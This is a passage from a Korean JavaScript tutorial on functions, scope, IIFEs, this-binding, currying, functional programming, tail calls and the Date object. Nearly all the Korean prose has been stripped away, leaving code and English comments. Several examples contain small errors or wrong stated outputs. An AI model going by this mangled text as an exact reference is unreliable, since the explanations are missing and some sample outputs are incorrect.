var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = sha1Hash;
else if ( hashAlgorithm === 'md5' ) hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}

function sha1Hash(value){
    // ...
}
```

.

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /**/ },
    md5: function(value) { /**/ }
};

var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = hashAlgorithms.sha1;
else if ( hashAlgorithm === 'md5' ) hash = hashAlgorithms.md5;

hash('Fred');
```

.   .

```
// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)

function getValue(){
    return 41;
}
```

. . . :

```
// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');


// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
    // return a reference to an anonymous function
    if (algorithmName === 'sha1') return function(value){ /**/ };
    // return a reference to a declared function
    else if (algorithmName === 'md5') return md5;
}

function md5Hash(value){
    // ...
}
```

. 5 getHashingFunction hashedValue .

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

"". 2 `md5Hash sha1Hash` . , . .

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

, .

```
foo();

function foo(){
    // ...
}
```

Javascript . . Javascript . :

```
function() {
    // ...
}
```

. . .

.

```
var foo = function(){ /*...*/ };

foo();
```

.

. " " "" . Array map .

```
var nums = [0,1,2];
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

, . .).

. :

```
var hash = getHashFunction( 'sha1' );
var hashValue = hash( 'Secret Value' );

function getHashFunction( algorithm ){

    if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
    else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };

}
```

. ( ). . ( ) <script> . 3 . :

```
<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There's a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
(function(){
    var foo = '';
```

```
}()) // <--- the parentheses invokes the function immediately
</script>
```

. , . . .

```
var foo = function(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) foo(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Bad.
```

foo .

.

```
var foo = function myself(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Whassup?
```

. .

```
myself(false); // ReferenceError: myself is not defined
```

.

5

```
// Calculate the fibonacci value for each number in an array:
var fib = false,
    result = [1,2,3,4,5,6,7,8].map(
        function fib(n){
            return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
        });
// result = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (the anonymous function name did not overwrite our fib variable)
```

/ . (IIFE) . . . IIFE IIFE .

```
(function() {
   alert("I've run - but can't be run again because I'm immediately invoked at runtime,
          leaving behind only the result I generate");
}());
```

IIFE . .

```
(function() {
   alert("This is IIFE too.");
})();
```

IIFE .

```
(function(message) {
   alert(message);
}("Hello World!"));
```

.

```
var example = (function() {
   return 42;
}());
console.log(example); // => 42
```

IIFE . .

```
(function namedIIFE() {
    throw error; // We can now see the error thrown in 'namedIIFE()'
}());
```

, .

```
var a = function() { return 42 }();
console.log(a)  // => 42
```

:

6

```
(() => console.log("Hello!"))(); // => Hello!
```

.

. .

```
function foo() {
  var a = 'hello';
  console.log(a);  // => 'hello'
}

console.log(a);  // reference error
```

JavaScript .

```
function foo() {
  var a = 'hello';

  function bar() {
    var b = 'world';
    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
  }

  console.log(a);  // => 'hello'
  console.log(b);  // reference error
}

console.log(a);  // reference error
console.log(b);  // reference error
```

JavaScript . . . JavaScript .

```
var a = 'hello';

function foo() {
  var b = 'world';

  function bar() {
    var c = '!!';

    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
    console.log(c);  // => '!!'
    console.log(d);  // reference error
  }
}
```

"" .

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a);  // => 'world'
  }
}
```

6

JavaScript `const` . `const` .

```
function foo() {
  const a = true;

  function bar() {
    const a = false;  // different variable
    console.log(a);   // false
  }

  const a = false;    // SyntaxError
  a = false;          // TypeError
  console.log(a);     // true
}
```

`let` `const` . `let` `const` . .

`this`

5.1

JavaScript ( ) . `this` .

`.bind()` `this` .

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
```

```
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

, (window) this , , .call .

```
window.x = 12;

function example() {
  return this.x;
}

console.log(example()); // 12
```

this undefined

```
window.x = 12;

function example() {
  "use strict";
  return this.x;
}

console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(…)
```

7

.

```
var log = console.log.bind(console); // long version
const log = ::console.log; // short version

foo.bar.call(foo); // long version
foo::bar(); // short version

foo.bar.call(foo, arg1, arg2, arg3); // long version
foo::bar(arg1, arg2, arg3); // short version

foo.bar.apply(foo, args); // long version
foo::bar(...args); // short version
```

, this .

```
var log = console.log.bind(console);
```

:

```
log('one', '2', 3, [4], {5: 5});
```

:

```
one 2 3 [4] Object {5: 5}
```

?

.

```
var logger = require('appLogger');

var log = logToServer ? logger.log : console.log.bind(console);
```

, "arguments", rest spread

. .

```
function addition (argument1, argument2){
    return argument1 + argument2;
}

console.log(addition(2, 3)); // -> 5
```

---

arguments

arguments . .

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

arguments Array .

```
(function() { console.log(typeof arguments) })(); // -> object
```

- **function (...parm) {}**

ES6 ... . .

```
(function(a, ...b){console.log(typeof b+': '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
// -> object: 123
```

- **function_name(...varb);**

ES6 ... / . .

```
let nums = [2,42,-1];
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

( ).

```
var namedSum = function sum (a, b) { // named
    return a + b;
}

var anonSum = function (a, b) { // anonymous
    return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

4
4

.

```
var sumTwoNumbers = function sum (a, b) {
    return a + b;
}

sum(1, 3);
```

ReferenceError : .

.

- / .
- .
- .
- ECMAScript `name`

▪

.

```
foo();
var foo = function () { // using an anonymous function
    console.log('bar');
}
```

TypeError : foo .

```
foo();
function foo () { // using a named function
    console.log('bar');
}
```

.

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

//you could call 'say' directly,
//but this way just illustrates the example
var sayHelloTimes = say;

sayHelloTimes(2);
```

!
!

?

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

!
TypeError : .

.

```
// The outer variable can even have the same name as the function
// as they are contained in different scopes
var say = function say (times) {
    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it uses the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

!
!

, undefined .

```
var say = function say (times) {
    // this does nothing
    say = undefined;

    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it's using the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

!
!

---

name

ES6 name name .

5

```
var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}
console.log(foo.name); // outputs 'foo'
```

Post ES6, name .

6

```
var foo = function () {}
console.log(foo.name); // outputs 'foo'

function foo () {}
console.log(foo.name); // outputs 'foo'

var foo = function bar () {}
console.log(foo.name); // outputs 'bar'
```

.

```
function factorial (n) {
    if (n <= 1) {
        return 1;
    }

    return n * factorial(n - 1);
}
```

.

.

```
function countEvenNumbers (arr) {
    // Sentinel value.  Recursion stops on empty array.
    if (arr.length < 1) {
        return 0;
    }
    // The shift() method removes the first element from an array
    // and returns that element. This method changes the length of the array.
    var value = arr.shift();

    // `value % 2 === 0` tests if the number is even or odd
    // If it's even we add one to the result of counting the remainder of
    // the array.  If it's odd, we add zero to it.
    return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);
}
```

. `n` 1 .

currying `n` `n n` .

: currying . .

- (:), .
- .
- .

(`l`), (`w`) (`h`) .

```
var prism = function(l, w, h) {
    return l * w * h;
}
```

.

```
function prism(l) {
    return function(w) {
        return function(h) {
            return l * w * h;
        }
    }
}
```

6

```
// alternatively, with concise ECMAScript 6+ syntax:
var prism = l => w => h => l * w * h;
```

`prism(2)(3)(5)` . 30 .

(ES 5/6) ( ). `var a = prism(2)(3)` `prism()(3)(5)` .

Return

return . return .

```
//An example function that will take a string as input and return
//the first character of the string.

function firstChar (stringIn){
    return stringIn.charAt(0);
}
```

.

:

```
console.log(firstChar("Hello world"));
```

.

```
> H
```

return .

return .

```
function firstChar (stringIn){
    console.log("The first action of the first char function");
    return stringIn.charAt(0);
    console.log("The last action of the first char function");
}
```

.

```
console.log(firstChar("JS"));
```

:

```
> The first action of the first char function
> J
```

return .

return :

JavaScript . JavaScript.

```
var
    name = "bob",
    age = 18;
```

JavaScript `var` , . `return` .

```
return
    "Hi, my name is "+ name + ". " +
    "I'm "+ age + " years old.";
```

`return` Javascript `undefined` `return` . `return` return .

```
return "Hi, my name is " + name + ". " +
    "I'm " + age + " years old.";
```

. .

```
var obj = {a: 2};
function myfunc(arg){
    arg = {a: 5}; // Note the assignment is to the parameter variable itself
}
myfunc(obj);
console.log(obj.a); // 2
```

.

```
var obj = {a: 2};
function myfunc(arg){
    arg.a = 5; // assignment to a property of the argument
}
myfunc(obj);
console.log(obj.a); // 5
```

: , .

.

```
var s = 'say';
function myfunc(arg){
    arg += ' hello'; // assignment to the parameter variable itself
}
myfunc(s);
console.log(s); // 'say'
```

.

6

```
var obj = {a: 2, b: 3};
function myfunc(arg){
```

```
    arg = Object.assign({}, arg); // assignment to argument variable, shallow copy
    arg.a = 5;
}
myfunc(obj);
console.log(obj.a); // 2
```

. .

```
var a = 2;
function myfunc(arg){
    arg++;
    return arg;
}
a = myfunc(a);
console.log(obj.a); // 3
```

`this` `apply` . `call` `apply` .

( ) . ES6 spread (...) .

```
let obj = {
    a: 1,
    b: 2,
    set: function (a, b) {
        this.a = a;
        this.b = b;
    }
};

obj.set(3, 7); // normal syntax
obj.set.call(obj, 3, 7); // equivalent to the above
obj.set.apply(obj, [3, 7]); // equivalent to the above; note that an array is used

console.log(obj); // prints { a: 3, b: 5 }

let myObj = {};
myObj.set(5, 4); // fails; myObj has no `set` property
obj.set.call(myObj, 5, 4); // success; `this` in set() is re-routed to myObj instead of obj
obj.set.apply(myObj, [5, 4]); // same as above; note the array

console.log(myObj); // prints { a: 3, b: 5 }
```

5

ECMAScript 5 `call()` `apply()` **`bind()`** **`this`** .

`.bind()` `this` . .

```
function showName(label) {
    console.log(label + ":" + this.name);
}
var student1 = {
     name: "Ravi"
};
var student2 = {
     name: "Vinod"
```

```
};

// create a function just for student1
var showNameStudent1 = showName.bind(student1);
showNameStudent1("student1"); // outputs "student1:Ravi"

// create a function just for student2
var showNameStudent2 = showName.bind(student2, "student2");
showNameStudent2(); // outputs "student2:Vinod"

// attaching a method to an object doesn't change `this` value of that method.
student2.sayName = showNameStudent1;
student2.sayName("student2"); // outputs "student2:Ravi"
```

ECMAScript 2015 (ES6) .

```
function printMsg(msg) {
  msg = typeof msg !== 'undefined' ? // if a value was provided
        msg :                        // then, use that value in the reassignemnt
        'Default value for msg.';    // else, assign a default value
  console.log(msg);
}
```

ES6 .

6

```
function printMsg(msg='Default value for msg.') {
    console.log(msg);
}
```

```
printMsg(); // -> "Default value for msg."
printMsg(undefined); // -> "Default value for msg."
printMsg('Now my msg in different!'); // -> "Now my msg in different!"
```

`undefined` ( ).

6

```
let param_check = (p = 'str') => console.log(p + ' is of type: ' + typeof p);

param_check(); // -> "str is of type: string"
param_check(undefined); // -> "str is of type: string"

param_check(1); // -> "1 is of type: number"
param_check(this); // -> "[object Window] is of type: object"
```

/

, . .callback = function(){} :

6

```
function foo(callback = function(){ console.log('default'); }) {
    callback();
}

foo(function (){
    console.log('custom');
});
// custom

foo();
//default
```

.

- .
- .
- .
- .

6

```
let zero = 0;
function multiply(x) { return x * 2;}

function add(a = 1 + zero, b = a, c = b + a, d = multiply(c)) {
    console.log((a + b + c), d);
}

add(1);                 // 4, 4
add(3);                 // 12, 12
add(2, 7);              // 18, 18
add(1, 2, 5);           // 8, 10
add(1, 2, 5, 10);       // 8, 20
```

:

6

```
let array = [1]; // meaningless: this will be overshadowed in the function's scope
function add(value, array = []) {
  array.push(value);
  return array;
}
add(5);         // [5]
add(6);         // [6], not [5, 6]
add(6, add(5)); // [5, 6]
```

---

arguments

arguments , .

6

```
function foo(a = 1, b = a + 1) {
    console.info(arguments.length, arguments);
    console.log(a,b);
}

foo();         // info: 0 >> []      | log: 1, 2
foo(4);        // info: 1 >> [4]     | log: 4, 5
foo(5, 6);     // info: 2 >> [5, 6] | log: 5, 6
```

( )

f} .

5

arguments . (:

```
function logSomeThings() {
    for (var i = 0; i < arguments.length; ++i) {
        console.log(arguments[i]);
    }
}

logSomeThings('hello', 'world');
// logs "hello"
// logs "world"
```

`arguments` Array .

6

ES6 (...) . Array .

```
function personLogsSomeThings(person, ...msg) {
   msg.forEach(arg => {
       console.log(person, 'says', arg);
   });
}

personLogsSomeThings('John', 'hello', 'world');
// logs "John says hello"
// logs "John says world"
```

```
const logArguments = (...args) => console.log(args)
const list = [1, 2, 3]

logArguments('a', 'b', 'c', ...list)
// output: Array [ "a", "b", "c", 1, 2, 3 ]
```

(`apply`).

```
const logArguments = (...args) => console.log(args)
function* generateNumbers() {
  yield 6
```

```
  yield 5
  yield 4
}

logArguments('a', ...generateNumbers(), ...'pqr', 'b')
// output: Array [ "a", 6, 5, 4, "p", "q", "r", "b" ]
```

.

6

ES6 :

```
myFunction.name
```

MDN . 2015 IE .

5

ES5 :

.

```
function functionName( func )
{
    // Match:
    // - ^           the beginning of the string
    // - function    the word 'function'
    // - \s+         at least some white space
    // - ([\w\$]+)   capture one or more valid JavaScript identifier characters
    // - \(          followed by an opening brace
    //
    var result = /^function\s+([\w\$]+)\(/.exec( func.toString() )

    return result ? result[1] : ''
}
```

currying . .

:

...

```
function multiplyThenAdd(a, b, c) {
    return a * b + c;
}
```

... 2 10 .

```
function reversedMultiplyThenAdd(c, b, a) {
    return a * b + c;
}
```

```
function factory(b, c) {
    return reversedMultiplyThenAdd.bind(null, c, b);
}

var multiplyTwoThenAddTen = factory(2, 10);
multiplyTwoThenAddTen(10); // 30
```

"" .

.

( ) ...

:

6

```
const capitalize = x => x.replace(/^\w/, m => m.toUpperCase());
const sign = x => x + ',\nmade with love';
```

.

6

```
const formatText = compose(capitalize, sign);

formatText('this is an example')
//This is an example,
//made with love
```

: `compose` .

`compose` JavaScript (lodash , rambda) , .

6

```
const compose = (...funs) =>
  x =>
  funs.reduce((ac, f) => f(ac), x);
```

: https://riptutorial.com/ko/javascript/topic/186/

18: JavaScript

Functional Programming ?
Functional Programming FP . FP .

JavaScript ?
. .

- .
-
-
- .
-
- () map, reduce, filter..etc

.

Examples

```
function transform(fn, arr) {
    let result = [];
    for (let el of arr) {
        result.push(fn(el)); // We push the result of the transformed item to result
    }
    return result;
}

console.log(transform(x => x * 2, [1,2,3,4])); // [2, 4, 6, 8]
```

`transform` . `fn` .

? `Array.prototype.map()` !

```
console.log([1, 2, 3, 4].map(x => x * 2)); // [2, 4, 6, 8]
```

.

. .

```
function iAmCallbackFunction() {
    console.log("callback has been invoked");
}

function iAmJustFunction(callbackFn) {
    // do some stuff ...

    // invoke the callback function.
    callbackFn();
}

// invoke your higher-order function with a callback function.
```

```
iAmJustFunction(iAmCallbackFunction);
```

.

```
function iAmJustFunction() {
    // do some stuff ...

    // return a function.
    return function iAmReturnedFunction() {
        console.log("returned function has been invoked");
    }
}

// invoke your higher-order function and its returned function.
iAmJustFunction()();
```

, .

Douglas Crockford

.

```
f(g(h(i(j(k(value), j1), i2), h1, h2), g1, g2), f1, f2)
```

, :

```
identityMonad(value)
    .bind(k)
    .bind(j, j1, j2)
    .bind(i, i2)
    .bind(h, h1, h2)
    .bind(g, g1, g2)
    .bind(f, f1, f2);
```

```
function identityMonad(value) {
    var monad = Object.create(null);

    // func should return a monad
    monad.bind = function (func, ...args) {
        return func(value, ...args);
    };

    // whatever func does, we get our monad back
    monad.call = function (func, ...args) {
        func(value, ...args);

        return identityMonad(value);
    };

    // func doesn't have to know anything about monads
    monad.apply = function (func, ...args) {
        return identityMonad(func(value, ...args));
    };

    // Get the value wrapped in this monad
```

```
    monad.value = function () {
        return value;
    };

    return monad;
};
```

.

```
var value = 'foo',
    f = x => x + ' changed',
    g = x => x + ' again';

identityMonad(value)
    .apply(f)
    .apply(g)
    .bind(alert); // Alerts 'foo changed again'
```

```
var value = { foo: 'foo' },
    f = x => identityMonad(Object.assign(x, { foo: 'bar' })),
    g = x => Object.assign(x, { bar: 'foo' }),
    h = x => console.log('foo: ' + x.foo + ', bar: ' + x.bar);

identityMonad(value)
    .bind(f)
    .apply(g)
    .bind(h); // Logs 'foo: bar, bar: foo'
```

.

```
var add = (x, ...args) => x + args.reduce((r, n) => r + n, 0),
    multiply = (x, ...args) => x * args.reduce((r, n) => r * n, 1),
    divideMonad = (x, ...args) => identityMonad(x / multiply(...args)),
    log = x => console.log(x),
    substract = (x, ...args) => x - add(...args);

identityMonad(100)
    .apply(add, 10, 29, 13)
    .apply(multiply, 2)
    .bind(divideMonad, 2)
    .apply(substract, 67, 34)
    .apply(multiply, 1239)
    .bind(divideMonad, 20, 54, 2)
    .apply(Math.round)
    .call(log); // Logs 29
```

() ( ) .

.

- .
- .
- ( ).

.

.

```
let obj = { a: 0 }

const impure = (input) => {
  // Modifies input.a
  input.a = input.a + 1;
  return input.a;
}

let b = impure(obj)
console.log(obj) // Logs { "a": 1 }
console.log(b) // Logs 1
```

obj.a .

```
let obj = { a: 0 }

const pure = (input) => {
  // Does not modify obj
  let output = input.a + 1;
  return output;
}

let b = pure(obj)
console.log(obj) // Logs { "a": 0 }
console.log(b) // Logs 1
```

obj .

.

```
let a = 1;

let impure = (input) => {
  // Multiply with variable outside function scope
  let output = input * a;
  return output;
}

console.log(impure(2)) // Logs 2
a++; // a becomes equal to 2
console.log(impure(2)) // Logs 4
```

a . a impure .

```
let pure = (input) => {
  let a = 1;
  // Multiply with variable inside function scope
  let output = input * a;
  return output;
}

console.log(pure(2)) // Logs 2
```

pure .

JavaScript : https://riptutorial.com/ko/javascript/topic/3122/-javascript

19:

- return call ()
- function foo () {return bar (); } // bar .
- foo () {bar (); } // bar . undefined .
- const foo = () => bar (); // bar () .
- const foo = () => (poo (), bar ()); // poo , bar .
- const foo = () => poo () && bar (); // poo , bar .
- const foo = () => bar () + 1; // bar + 1 .

TCO ES2015 PTC (Proper Tail Call).

Examples

Tail (Tail Call Optimization) ?

TCO .

.

.

```
function a(){
   return b(); // 2
}
function b(){
   return 1;  // 3
}
a(); // 1
```

TCO `a()` . `b()` `a()` `b()`

`b()` `a()` `a()` . .

TCO `a()` `b()` `a()` `a()` `a()` . `b(0)` `a()` . .

TCO . TCO .

TCO transpiler . TCO TCO . / .

Tail Call Optimization .

```
function indexOf(array, predicate, i = 0) {
    if (0 <= i && i < array.length) {
        if (predicate(array[i])) {  return i; }
        return indexOf(array, predicate, i + 1); // the tail call
    }
}
indexOf([1,2,3,4,5,6,7], x => x === 5); // returns index of 5 which is 4
```

: https://riptutorial.com/ko/javascript/topic/2355/--

20:

- ();
- ();
- (dateAsString);
- (, [, [, [, [, [ ]]]]);

value	1970 1 1 00 : 00 : 00.000 UTC (Unix epoch)
dateAsString	( )
year	. month . 0 99 . .
month	0-11 . "". .
day	: 1-31 .
hour	: (0-23).
minute	: (0-59).
second	: 0-59 .
millisecond	: (0-999).

Examples

new Date() Date .

Date() new Date(Date.now()) .

(: getFullYear()).

.

```
var year = (new Date()).getFullYear();
console.log(year);
// Sample output: 2016
```

```
var month = (new Date()).getMonth();
console.log(month);
// Sample output: 0
```

0 = 1 . *0 11* +1 .

```
var day = (new Date()).getDate();
console.log(day);
// Sample output: 31
```

```
var hours = (new Date()).getHours();
console.log(hours);
// Sample output: 10
```

```
var minutes = (new Date()).getMinutes();
console.log(minutes);
// Sample output: 39
```

```
var seconds = (new Date()).getSeconds();
console.log(second);
// Sample output: 48
```

`Date` (0 999) `getMilliseconds` .

```
var milliseconds = (new Date()).getMilliseconds();
console.log(milliseconds);
 // Output: milliseconds right now
```

-

```
var now = new Date();
// convert date to a string in UTC timezone format:
console.log(now.toUTCString());
// Output: Wed, 21 Jun 2017 09:13:01 GMT
```

`Date.now()` 1970 1 1 00:00:00 UTC . `Date` `getTime` .

```
// get milliseconds using static method now of Date
console.log(Date.now());

// get milliseconds using method getTime of Date instance
console.log((new Date()).getTime());
```

Date

`Date` `Date()` .

-

`Date()` ( ) `Date` .

- `Date(m)` Epoch (1970 1 1) `m` `Date` `Date` . : `new Date(749019369738)` *Sun, 26 Sep 1993 04:56:09 GMT* .
- `Date(dateString)` `dateString` `Date.parse` `Date` .
- `Date(i1, i2, i3, i4, i5, i6)` , , ,, , , `Date` . 0 JavaScript 0 1 11 11 . : `new Date(2017, 5, 1)` *2017 6 1* .

(Central Time Zone) . UTC `Date.prototype.toISOString()` `Date.prototype.toISOString()` UTC `Date.prototype.toISOString()` Z UTC).

```
// Creates a Date object with the current date and time from the
// user's browser
var now = new Date();
now.toString() === 'Mon Apr 11 2016 16:10:41 GMT-0500 (Central Daylight Time)'
// true
// well, at the time of this writing, anyway

// Creates a Date object at the Unix Epoch (i.e., '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// Creates a Date object with the date and time 2,012 milliseconds
// after the Unix Epoch (i.e., '1970-01-01T00:00:02.012Z').
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// Creates a Date object with the first day of February of the year 2012
// in the local timezone.
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012 in the local
// timezone.
// (Months are zero-based)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Creates a Date object with the first day of the year 2012, in UTC.
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
// true

// Parses a string into a Date object (ISO 8601 format added in ECMAScript 5.1)
// Implementations should assumed UTC because of ISO 8601 format and Z designation
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// Parses a string into a Date object (RFC in JavaScript 1.0)
```

```
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// Parses a string in no particular format, most of the time. Note that parsing
// logic in these cases is very implementation-dependent, and therefore can vary
// across browsers and versions.
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true, in Chrome 49 64-bit on Windows 10 in the en-US locale. Other versions in
// other locales may get a different result.

// Rolls values outside of a specified range to the next value.
var rollover = new Date(2012, 12, 32, 25, 62, 62, 1023);
rollover.toString() === 'Sat Feb 02 2013 02:03:03 GMT-0600 (Central Standard Time)'
// true; note that the month rolled over to Feb; first the month rolled over to
// Jan based on the month 12 (11 being December), then again because of the day 32
// (January having 31 days).

// Special dates for years in the range 0-99
var special1 = new Date(12, 0);
special1.toString() === 'Mon Jan 01 1912 00:00:00 GMT-0600 (Central Standard Time)`
// true

// If you actually wanted to set the year to the year 12 CE, you'd need to use the
// setFullYear() method:
special1.setFullYear(12);
special1.toString() === 'Sun Jan 01   12 00:00:00 GMT-0600 (Central Standard Time)`
// true
```

JSON

```
var date1 = new Date();
date1.toJSON();
```

: "2016-04-14T23 : 49 : 08.596Z"

UTC

Date . . .

(, ,) . . UTC .

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(2000,0,1);
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));

sendToBar(birthday.getTime());
```

: `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getDay(), birthday.getDate(),
      birthday.getMonth(), birthday.getFullYear()));
```

: `Foo was born on: Fri Dec 31 1999`

Bar Foo 1999 .

```
function formatDate(dayOfWeek, day, month, year) {
  var daysOfWeek = ["Sun","Mon","Tue","Wed","Thu","Fri","Sat"];
  var months = ["Jan","Feb","Mar","Apr","May","Jun","Jul","Aug","Sep","Oct","Nov","Dec"];
  return daysOfWeek[dayOfWeek] + " " + months[month] + " " + day + " " + year;
}

//Foo lives in a country with timezone GMT + 1
var birthday = new Date(Date.UTC(2000,0,1));
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));

sendToBar(birthday.getTime());
```

: `Foo was born on: Sat Jan 1 2000`

```
//Meanwhile somewhere else...

//Bar lives in a country with timezone GMT - 1
var birthday = new Date(receiveFromFoo());
console.log("Foo was born on: " + formatDate(birthday.getUTCDay(), birthday.getUTCDate(),
      birthday.getUTCMonth(), birthday.getUTCFullYear()));
```

: `Foo was born on: Sat Jan 1 2000`

UTC

UTC GMT `Date` `Date.UTC(...)` . `Date` . 1970 1 1 00:00:00 UTC .

```
console.log(Date.UTC(2000,0,31,12));
```

: `949320000000`

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
console.log(utcDate);
```

: `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

UTC .

```
var utcDate = new Date(Date.UTC(2000,0,31,12));
var localDate = new Date(2000,0,31,12);

console.log(localDate - utcDate === utcDate.getTimezoneOffset() * 60 * 1000);
```

: `true`

Date

`setDate(...)` `setFullYear(...)` `setDate(...)` `Date` UTC .

```
var date = new Date();
date.setUTCFullYear(2000,0,31);
date.setUTCHours(12,0,0,0);
console.log(date);
```

: `Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))`

UTC `.setUTCMonth()` , `.setUTCDate()` (), `.setUTCMinutes()` , `.setUTCSeconds()` `.setUTCMilliseconds()` .

getTime () setTime ()

1970 1 1 00:00:00 UTC . .

```
var date = new Date(Date.UTC(2000,0,31,12));
var timestamp = date.getTime();
//Alternatively
var timestamp2 = Date.UTC(2000,0,31,12);
console.log(timestamp === timestamp2);
```

: `true`

```
//And when constructing a date from it elsewhere...
var otherDate = new Date(timestamp);

//Represented as an universal date
console.log(otherDate.toUTCString());
//Represented as a local date
console.log(otherDate);
```

:

```
Mon, 31 Jan 2000 12:00:00 GMT
Mon Jan 31 2000 13:00:00 GMT+0100 (West-Europa (standaardtijd))
```

```
var date1 = new Date();
date1.toString();
```

: '2015 4 15 07:48:48 GMT-0400 ( )'

```
var date1 = new Date();
date1.toTimeString();
```

: "07:48:48 GMT-0400 ( )"

```
var date1 = new Date();
date1.toDateString();
```

: "Thu Apr 14 1416"

UTC

```
var date1 = new Date();
date1.toUTCString();
```

: "Fri, 2016 4 15 11:48:48 GMT"

ISO

```
var date1 = new Date();
date1.toISOString();
```

: "2016-04-14T23 : 49 : 08.596Z"

GMT

```
var date1 = new Date();
date1.toGMTString();
```

: ", 2014 4 14 23:49:08 GMT"

. toUTCString () .

```
var date1 = new Date();
date1.toLocaleDateString();
```

: '2014 4 14 '

.

```
date1.toLocaleDateString([locales [, options]])
```

. ,

```
date1.toLocaleDateString(["zh", "en-US"]);
```

. options . :

```
var options = { weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' };
date1.toLocaleDateString([], options);
```

"2016 4 14 "

MDN .

Date

Javascript .

```
var checkoutDate = new Date();    // Thu Jul 21 2016 10:05:13 GMT-0400 (EDT)

